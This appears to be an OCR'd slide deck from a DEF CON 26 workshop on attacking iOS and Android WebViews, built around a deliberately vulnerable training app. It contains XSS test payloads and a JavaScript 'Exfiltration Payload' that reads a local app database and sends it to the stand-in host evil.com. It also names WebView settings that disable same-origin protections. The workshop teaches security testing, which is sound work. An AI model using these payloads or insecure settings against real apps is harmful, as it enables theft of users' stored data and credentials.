
context

context

# Where's My Browser? Learn Hacking iOS and Android WebViews

David Turco (@endle__)
Jon Overgaard Christiansen

Workshop
DEF CON 26

# Who Are We?




David Turco (@endle__)
Senior Security Consultant
Context Information Security



Jon Overgaard Christiansen
Principal Consultant
Context Information Security

# Context Information Security

- Leading cyber security consultancy
  - Assurance
  - Research
  - Response
  - Advisory
- Offices:
  - United Kingdom
  - Germany
  - Australia
  - United States



# Who You Are



- Basic Web App Security
  - <script>alert(1)</script>
  - Web Developer Tools?
- Basic Mobile App Security
  - APK or IPA?
  - ADB
- Basic JavaScript/programming
  - XMLHttpRequest?
  - function lie(b) {return !b}

# What You Have

context


- **Best**:
  - Laptop with Mac OS X
  - Xcode
  - Android Studio + Chrome
- **Alright**:
  - Laptop with Linux or Windows
  - Android Studio + Chrome
  - Virtualbox or VMWare
  - A physical iOS Device
- **Bad** (but don't despair):
  - No Mac OS X and no iOS Device



# You Will

context

- Improve your Web and Mobile testing knowledge
- Learn Tools and Techniques for testing WebViews
- Practice Exploitation Techniques
- Become a better Web and Mobile App tester



# Agenda


context

- Introduction to WebViews
- Where's My Browser? Mobile apps
- Attack surface
- Attacking WebViews - exfiltration of data
- Testing toolkit and techniques
- Practical 1
  - Testing environment setup
  - Data Exfiltration
- Attacking WebViews - JavaScript-Native bridges
- Practical 2
  - JavaScript-Native bridges
- Mitigations

# What are WebViews?

context

… in the beginning


NCSA Mosaic for MS Windows
File Edit Options Navigate Hotlist Annotate Help
Document Title: NCSA Mosaic Home Page!
Document URL: http://www.ncsa.uiuc.edu/SDG/Software/Mosaic/NCSAMosaicHome.html
N C S A
MOSAIC
X Window System • Microsoft Windows • Macintosh
Welcome to NCSA Mosaic, an Internet information browser and World Wide Web client. NCSA Mosaic was developed at the National Center for Supercomputing Applications at the University of Illinois in --> Urbana-Champaign. NCSA Mosaic software is copyrighted by The Board of Trustees of the University of Illinois (UI), and ownership remains with the UI.


Web 2.0



© Motorola


AT&T
9:42 AM
SMS
Text
Calendar
Photos
Camera
Stocks
Maps
Weather
Clock
Calculator
Notes
Settings
Phone
Mail
Safari
iPod

© Apple


iTunes Store
Yelp
Instagram
Phoster
Facebook
Twitter


Web 2.0


iTunes Store
Yelp
Instagram
Phoster
Facebook
Twitter



# What are WebViews?

context

- Browsers embedded in mobile apps:
  - Components part of UI Toolkit
  - Display Web Pages
- Hybrid Apps
  - Web technologies + Native mobile technologies

# Where's My Browser?

context

It’s in your apps!

# WebViews vs Mobile Browsers

context

- No information is shared between WebViews and the Mobile Browser!
- Developers now control the Browser ¯_(ツ)_/¯

# Why Using WebViews? - PROS

context

- Reuse of existing web code in mobile apps
- Portability
- Developers familiar with web technologies
- Rapid patching of apps



# Why Using WebViews? - CONS

context

- Look and feel
- Performance
- Challenges:
  - Offline usage
  - Integration with mobile capabilities



# We Will Cover

context

- Bare functionality of:
  - Android WebView
  - iOS UIWebView (Deprecated)
  - iOS WKWebView (iOS 8+)

# We Will NOT Cover

context

- WebView-based frameworks:
  - Apache Cordova
  - Adobe PhoneGap
  - …
- Desktop-based frameworks:
  - Electron
  - NW.js
  - …



# Where’s My Browser? - Mobile Apps

context



**Where's My Browser?**
**Android**




**Where's My Browser?**
**iOS**

# Where's My Browser? - Mobile Apps

context


- Android and iOS vulnerable applications to learn hacking WebViews
- Fully configurable WebViews:
  - Use preconfigured vulnerable scenarios and tasks
  - Explore WebViews on your own
- Open source (GPLv3.0)
- https://authenticationfailure.com/wmb

# Where's My Browser? – Android App



# Where's My Browser? – iOS App

context



# Attacking WebViews

context



Run untrusted JavaScript inside the WebView

 Image from icon8.com


# Injecting into WebViews

context

- Cross-Site Scripting (XSS)

```
<img src='x' onerror=alert('XSS')/>
```

- MiTM:
  - Clear-text protocols
  - SSL Stripping



# Injecting into WebViews

context

- Mobile specific:
  - More MiTM (e.g. misconfigured/disabled SSL certificate validation)
  - Loading external pages in the WebView:

```
<a href="http://ev.il">Click Me!</a>
```

  - URL schemes/Intents:

```
myapp://
https://myapp.com/
```

  - Overwrite App files on shared storage
  - …

# JavaScript Support

context

| Android | iOS UIWebView | iOS WKWebView |
| --- | --- | --- |
|  OFF by default.<br>Can be enabled with:<br><br>`enableJavaScript(true)` |  Always ON.<br>Cannot be disabled |  ON by default.<br>Can be disabled with:<br><br>`webViewPreferences.javaScr`<br>`iptEnabled = false` |

# JavaScript Test Payload

context

- WKWebViews don't display alert boxes!
- Bad payload:

```
<script>alert(1)</script>
```

- Better to use something more "visible":

```
<script>console.log("XSS")</script>
<marquee>XSS</marquee>
<h1>XSS</h1>
[...]
```

# Exfiltration of Data

context

- App's sandbox (credentials, sensitive info):
  - Preferences (.xml, .plist)
  - Local databases (SQLite)
  - Cache files
- Device
  - Pictures

# Loading HTML data into WebViews

context

- Remote resource via URL

```
http://www.example.com
```

- Local resource on the filesystem

```
file:///file/path
```

- Directly load data (from String)


```
<h1>Hello World</h1>
```



# Same-Origin Policy

context

- Origin:




- Same Origin Policy (SOP):
  - Mechanism that restricts JavaScript running in the context of one origin to access objects from another origin

# Same-Origin Policy

context

- Cross-Origin Resource Sharing (CORS)
  - Relax the Same-Origin Policy:

```
Access-Control-Allow-Origin: http://www.example.com
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE
Access-Control-Allow-Credentials: true
```

- Find out more at:
  - https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS

# Same-Origin Policy


context

- How does the Same-Origin policy apply to:
  - local resource on filesystem

```
file:///file/path
```

  - data loaded directly into WebView

```
<h1>Hello World</h1>
```




# Access from File - iOS UIWebView

context


- File access is enabled by default.
  - Can't be disabled

- Same-Origin policy disabled from `file://`
  - Files can access all `file://` resources
  - Files can access resources from other schemes (e.g. https) "with credentials"

# Access from File - iOS UIWebView




# Access from File - iOS UIWebView



# Exfiltration Payload

```
xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
        if (this.readyState == 4) {
            img = new Image();
            img.src = "http://www.evil.com/?data="
                    + encodeURIComponent(this.responseText)
        }
}
xhttp.open("GET", "../path/to/database");
xhttp.send();
```



# Access from File - iOS WKWebView

context

- File access enabled by default
- Access to other files is not allowed
  - Can be enabled by setting an undocumented property:

```
wkWebViewPreferences.setValue("Yes", forKey: "allowFileAccessFromFileURLs")
```

- Same-origin and CORS are honoured
  - Cannot be changed

# Access from File - Android

context

- File access enabled by default
  - Can be disabled with:

```
webViewSettings.setAllowFileAccess(false);
```

- Access to other files disabled by default since Android 4.1 Jelly Bean
  - Can be enabled with:

```
webViewSettings.setAllowFileAccessFromFileURLs(true);
```

# Access from File - Android

context

- Access to other URI schemes honours same-origin policy and CORS by default (since Android 4.1 Jelly Bean)
  - The Universal Access option disables the same-origin policy and results in credentialed Universal XSS from file:

```
webViewSettings.setAllowUniversalAccessFromFileURLs(true);
```

# Access from File - Comparison

context

| | iOS UIWebView | iOS WKWebView | Android |
|---|---|---|---|
| Access to file | Always ON.<br>Can't disable  | Always ON.<br>Can't disable  | ON by default.<br>Can be disabled with:<br>`setAllowFileAccess(false)`  |
| Access to files from file | Always ON.<br>Can't disable  | OFF by default.<br>Enable via undocumented property:<br>`allowFileAccessFromFileURLs`  | OFF by default since Android 4.1.<br>Can be enabled with:<br>`setAllowFileAccessFromFileURLs(true)`  |
| Universal access from file. (Same-origin policy disabled) | Always ON.<br>Can't disable  | Always OFF  | OFF by default since Android 4.1.<br>Can be enabled with:<br>`setAllowUniversalAccessFromFileURLs(true)`  |

# Loading data Programmatically

context

Load HTML data from String:

| | Code |
|---|---|
